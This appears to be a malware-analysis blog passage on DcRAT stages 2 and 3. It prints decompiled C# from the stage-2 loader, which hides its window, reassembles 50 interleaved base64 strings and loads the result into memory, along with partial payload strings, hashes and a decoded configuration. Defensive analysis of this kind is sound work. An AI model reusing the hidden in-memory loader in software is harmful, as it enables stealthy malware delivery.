
I started debugging to stage 2 sample (koi.exe) and there was total 50 strings in code. These strings were base64 encoded and after that sample was decoding these strings and loading into memory. But the decoding process not that simple, there was a loop which is getting first character from each 50 strings and saving them into buffer then second character of each string and so on. After getting the final output from loop it was decoding and loading the new module into memory.



```
using System.Drawing;
using System.Windows.Forms;
using Microsoft.VisualBasic;
using Microsoft.VisualBasic.CompilerServices;

namespace rewrwr
{
    // Token: 0x0200000B RID: 11
    [DesignerGenerated]
    public class Form1 : Form
    {
        // Token: 0x06000026 RID: 38 RVA: 0x0000225C File Offset: 0x0000045C
        public Form1()
        {
            base.Load += this.Form1_Load;
            this.InitializeComponent();
        }

        // Token: 0x06000027 RID: 39 RVA: 0x0000244C File Offset: 0x0000064C
        public void Form1_Load(object sender, EventArgs e)
        {
            base.Hide();
            base.ShowInTaskbar = false;
            base.ShowIcon = false;
            base.Opacity = 0.0;
            string text =
```

"TAT1IAAAAAAAAAAAAAAQAAAAAAAUAAAACsD4D8DcGsHwH0AAAAAQBEFcGoGAAAAEAAA4BDAAtMA8ACAATEAoACAAoIAwAAAA4MA8AAAAQIAcAAAA
AAAAAgACAAAAAgAAAAAAAAkACAAAAAcAAAAUAAgADAAAAAgAAAAAAAAkABAAAAAcAAAAUAAgACAAAAAgAAAAAAAAkADEAAAAwCAAgFAAECDAgzAAMCCA
bAd4BAC459mQ0MApAEAIAtAA1IgRKQgABAhIj4FArBAEAAevKIAALkcLCFAQLwoIEAA1BQIqeQAIAg5DAjAoAMKBAtL0BIABeoAYBgAAGYAsK

This is the last string with the name of “str49”.




AQBAEZBAwbBAAaBAAJBAYaAAQeBAQaVAQIBA4cAAUABJ4YBAAcBA4cBAA7QZBA8YEYBAEIBAAIBaAAccBZBAoY1AQIBAkdAAQaAAkbdA0YBAUcBA8MBAQABAQcBAkaBAsMBA0ZBAIABAAfBAMAAEEIAEEAA
CKCEIEhgBAEgEYAYBGBYIgEEEOA4FMIGDQAYBAD0AQEO64CEgoBgEMEOIYA4DLIgCKIDEAAKIAAMPNEUzkgAE4CUtkCgBAwQgkdJNFLUAIJAMULkYVKAMBOUBoD4g4FGAISIAkDkSEAUIUAUACEQDMAoCgD
IH0gMBUF0EMAAAKECAgEcL4FUH4HUH0EAgKEEBgtcgKIYgUBoAQAKEGE0D4CEBKCgH0EICgHK/
gDMCkKGgLEQBUOKAG8MFIEKg0DEAGC4BgBDCKBAA4DIAUB06gCKD4ggBUB0gUE0CsCUCUC0CgCgCg4IIVAAAAAAAAAAAAAAAEVAA8bBA8bBAAABAMaBAAAAAAAAAAAAAAAAAAAAA";

```
string str49 =
```


"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

This is the for loop which is getting character from each string with the procedure I explained in the start of paragraph.



```
string text2 = "";
int length = text.Length;
checked
{
    for (int i = 1; i <= length; i++)
    {
        text2 = string.Concat(new string[]
        {
            text2,
            Strings.Mid(text, i, 1),
            Strings.Mid(str, i, 1),
            Strings.Mid(str2, i, 1),
            Strings.Mid(str3, i, 1),
            Strings.Mid(str4, i, 1),
            Strings.Mid(str5, i, 1),
            Strings.Mid(str6, i, 1),
            Strings.Mid(str7, i, 1),
            Strings.Mid(str8, i, 1),
            Strings.Mid(str9, i, 1),
            Strings.Mid(str10, i, 1),
            Strings.Mid(str11, i, 1),
            Strings.Mid(str12, i, 1),
            Strings.Mid(str13, i, 1),
            Strings.Mid(str14, i, 1),
            Strings.Mid(str15, i, 1),
            Strings.Mid(str16, i, 1),
            Strings.Mid(str17, i, 1),
            Strings.Mid(str18, i, 1),
            Strings.Mid(str19, i, 1),
            Strings.Mid(str20, i, 1),
            Strings.Mid(str21, i, 1),
            Strings.Mid(str22, i, 1),
            Strings.Mid(str23, i, 1),
            Strings.Mid(str24, i, 1),
            Strings.Mid(str25, i, 1),
            Strings.Mid(str26, i, 1),
```

After decoding the outing of for loop, it was loading another module directly into memory.



```
                Strings.Mid(str49, i, 1)
            });
        }
        Conversions.ToString(NewLateBinding.LateGet(NewLateBinding.LateGet(AppDomain.CurrentDomain.Load(Convert.FromBase64String(text2)), null, "EntryPoint", new object[0], null, null, null), null, "Invoke", new
          object[2], null, null, null));
    }
}

// Token: 0x06000028 RID: 40 RVA: 0x00002900 File Offset: 0x00000B00
[DebuggerNonUserCode]
protected override void Dispose(bool disposing)
{
    try
    {
        if (disposing && this.components != null)
        {
            this.components.Dispose();
```

Getting-New-Module

I got this module using the script I found on internet. In the script there was same loop in python language and getting the characters as same the malware is doing and at the end decoding the all output and write bytes into file name (output.bin). So basically, this output is the stage 3 sample. So, I decided to analyze the third stage. You can create your own code in any language and ChatGPT can also help you to write this code to get last stage bytes.

Stage 3 (output.exe)

Basic Static Analysis

SHA256: F6b193ae794a423a4cd5a4dcd2844378233366 58d1d0752b48c297a02d5fb46a

MD5: d078805f96c03c1bc0628352b613ac77


CPU: 64-bits

Language: .Net programming language (c#)

Interesting Strings: Not Found

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is using confuser protector and entropy was little high which indicates maybe some text-based obfuscation.



Detect It Easy v3.08 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\Darkn3t\Desktop\dcratstages\output.bin

File type: PE32 | File size: 315.50 KiB | Base address: 00400000 | Entry point: 004503fe | ☑ Advanced

Sections: 0003 | Time date stamp: 2022-07-24 08:13:08 | Size of image: 00056000

Scan: Automatic | Endianness: LE | Mode: 32-bit | Architecture: I386 | Type: GUI

PE — Type: PE32 | Offset: 00000000 | Size: 0004ee00 | Count: 100 | Size: 00000c9e | ☑ Readonly

Total: 5.75978 | Status: not packed(71%)

Regions

Offset	Size	Entropy	Status	Name
00000000	00000200	2.74986	not packed	PE Header
00000200	0004e600	5.77587	not packed	Section(0)['.text']


Advanced Dynamic Analysis

When I started dynamic analyses of 3rd stage sample, it was fully obfuscated and I used ExeInfoPE to know about the EXE. It shown me the binary is obfuscated with deepsea obfuscator. I searched about it and found de4dot is able to de-obfuscate deepsea. When I run de4dot against the sample it didn't detect the obfuscation and was not able to de-obfuscate it. So, I don't have clear binary for stage 3 but I started my analyses on obfuscated one and try to get as much as information I can get. At this point, I want to say this will be the PART 1 analyses of 3rd stage sample of DcRAT and I will share the information which I was able to extract from obfuscated sample. If I get de-obfuscated sample, I will share the PART 2 which includes the detail working of sample as I shared for above 2 samples. In case, I didn't get clear sample then I will also share the PART 2 with the better understanding of stage 3.

Interesting Strings


I started analysis by setting breakpoint on entry point but most of the functions are junk. Then I go through manually on each namespace and looked into functions so that I can understand some working of malware. Then I found some string which were looking base64 encoded and I try to decode theme using dencode and cyberchef.

First Base64 encoded string in stage 3



```
// Token: 0x06000124 RID: 292 RVA: 0x000053CC File Offset: 0x000035CC
internal static void 552()
{
	FsZ.a2T(string.Concat(new string[] { "H4sIAAAAAAAEAFXSTVPCMBAG4B/khYL4cfCglUgipCRtlrY3UT7SBoEBLfDrDfbNjB4y7DO72d0OeXhQCyeHs1W5TqwyyjZpeT5Oi/W24hNJ/5yxmu95urAN+ziztV52Yu54XtbH7uxFfr47mZPjcX7jz0bnRbPqFic2Lc8izm
	  +FTex7rZ/bnuMbbg1d+j1WiR1HKhbx6LSpuJGUZT6OfuPI/J0/FAP911IzPfa19vplqmVPp4LKTr9DZ9FT366a7bY9OixJG6JsISI1uOwA28Zy62cM2YAu8b3fMey+9/He/x7gLVzDPXgHW/gKbuBbuM9bL+Ea+TvRuoT3yEv4C+4i94j6e/guzINXcBH2QX0Gr5E38Bx5gjfID
	  +EF8tdwhbyAt3AKL1G/C/+3cub5yYU3449LbENTH4/8Ua2Zbu1Cfg5PWkcz1IvWDveJwx/wCCb4FR7D4f4b+oX+qnWEfoS8w31KUB+cwphHEnGO7wn7hn6YH4V8cIK8wf2wH8wKGPMc5jH/dqP55e0a/6YzcZr/AFFeiN7EAwAA" }));
}
```

When I try to decode it, there was reverse string of base64, Then I apply reverse function of converted one and again apply FromBase64 function and got the clear output of encoded string which was a dictionary.



From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars
□ Strict mode

Gunzip

Reverse
By Character

From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars
□ Strict mode

Input

```
H4sIAAAAAAAEAFXSTVPCMBAG4B/khYL4cfCglUgipCRtlrY3UT7SBoEBLfDrDfbNjB4y7DO72d0OeXhQCyeHs1W5TqwyyjZpeT5Oi/W24hNJ/5yxmu95urAN
+ziztV52Yu54XtbH7uxFfr47mZPjcX7jz0bnRbPqFic2Lc8izm+FTex7rZ/bnuMbbg1d+j1WiR1HKhbx6LSpuJGUZT6OfuPI/J0/FAP911IzPfa19vplqmVP
p4LKTr9DZ9FT366a7bY9OixJG6JsISI1uOwA28Zy62cM2YAu8b3fMey+9/He/x7gLVzDPXgHW/gKbuBbuM9bL+Ea+TvRuoT3yEv4C+4i94j6e/guzINXcBH2
QX0Gr5E38Bx5gjfID+EF8tdwhbyAt3AKL1G/C/+3cub5yYU3449LbENTH4/8Ua2Zbu1CfgSPWkcz1IvWDveJwx/wCCb4FR7D4f4b+oX+qnWEfoS8w31KUB+c
wphHEnGO7wn7hn6YH4V8cIK8wf2wH8wKGPMc5jH/dqP55e0a/6YzcZr/AFFeiN7EAwAA
```


548 1 Raw Bytes LF

Output

```
{"SCRT":"{\"L\":\".\",\"J\":\"`\",\"R\":\"&\",\"Q\":\";\",\"0\":\"_\",\"1\":\" \",\"l\":\"^\",\"5\":\",\",\"I\":\"
(\",\"9\":\"*\",\"i\":\"#\",\"C\":\"<\",\"j\":\"%\",\"2\":\")\",\"V\":\"-
\",\"v\":\"!\",\"Z\":\"$\",\"o\":\">\",\"y\":\"~\",\"D\":\"@\",\"Y\":\"|\"}","PCRT":"
{\"j\":\"`\",\"R\":\")\",\"I\":\"#\",\"x\":\"_\",\"G\":\"(\",\"U\":\"^\",\"T\":\"&\",\"S\":\"~\",\"X\":\"!\",\"0\":\"
<\",\"=\":\"@\",\"6\":\".\",\"M\":\",\",\"Y\":\"|\",\"d\":\"
\",\"9\":\";\",\"p\":\">\",\"b\":\"*\",\"w\":\"$\",\"i\":\"-\",\"l\":\"%\"}","TAG":"","MUTEX":"DCR_MUTEX-
Wzjn9oCrsWNteRRGsQXn","LDTM":false,"DBG":false,"SST":5,"SMST":2,"BCS":0,"AUR":1,"ASCFG":"
{\"searchpath\":\"%UsersFolder% - Fast\"}","AS":false,"ASO":false,"AD":false}
```

721 1 1ms Raw Bytes LF

Second Base64 encoded string in stage 3

